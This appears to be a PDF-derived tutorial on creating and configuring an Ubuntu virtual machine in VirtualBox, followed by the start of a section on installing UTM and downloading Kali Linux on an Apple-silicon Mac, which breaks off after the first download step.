
- Click on the "New" icon at the top left of the VirtualBox window.
  - Name your VM: Enter a name such as "Ubuntu Desktop".
  - Type: Select "Linux" from the Type dropdown menu.
  - Version: Choose "Ubuntu (64-bit)" from the version dropdown menu, assuming you are installing a 64-bit version.
  - Click "Next" to continue.



- Allocate Memory:
  - In the "Memory size" step, allocate RAM to your new VM. The recommended minimum is 2048 MB (2 GB), but more can be allocated if you have sufficient system memory.
  - Click "Next" after setting the memory.



- Create a Virtual Hard Disk
  - Choose "Create a virtual hard disk now" and click "Create".
  - Select "VDI (VirtualBox Disk Image)" for the hard disk file type.
  - Choose "Dynamically allocated" for the virtual hard disk. This option allows the disk to grow as needed, though it will not shrink automatically.
  - Set the size of your virtual hard disk. A minimum of 20 GB is recommended for Ubuntu.
  - Click "Create" to finalize the virtual disk setup.





## **Step 2: Configuring the Virtual Machine**

- Mount the Ubuntu ISO:
  - Select the VM you created and click "Settings".
  - Go to the "Storage" tab.
  - Under "Storage Devices", click on the "Empty" label under the IDE controller.
  - Click the disk icon next to "Optical Drive" and select "Choose a disk file".  
Navigate to and select the Ubuntu ISO file you downloaded.
  - Click the disk icon next to "Optical Drive" and select "Choose a disk file".  
Navigate to and select the Ubuntu ISO file you downloaded.
  - Click "OK" to mount the ISO and exit settings.


## **Step 3: Start the Virtual Machine**



- Make sure your VM is selected, then click on the "Start" icon.
- Your VM will boot from the Ubuntu ISO. You will soon see the Ubuntu startup screen.







- **Install Ubuntu**
  - Select "Install Ubuntu" from the boot menu.
  - Follow the on-screen instructions to:
  - Choose your language and keyboard layout.
  - Connect to a Wi-Fi network (optional).
  - Choose installation type (Normal or Minimal; additional drivers; partitioning).
  - Set up your user profile (username, password, machine name).









- Select the preferred Time Zone




- Set up your account



- Choose light or dark mode




- Wait to finish final installations



#### **Step 4 Update and Upgrade:**

- One ubuntu is up and running you want to:
  - update your system immediately after installation:
  - sudo apt update && sudo apt upgrade
  - This ensures all software is up-to-date.




# Setup for Jorge

# Part I: Downloading UTM

**Step 1:** This is the home page for UTM it is like Virtual Box but for the Mac eco System specifically for the Arm Processors such as M1/M2/M3 chips.




**Step 2:** With UTM downloaded we open up UTM and here we will download both Ubuntu and Kali/Linux We will manage everything from here.



# Part II: Downloading Kali/Linux for Mac

**Step 1:** First we head to the official Kali website and click the download button

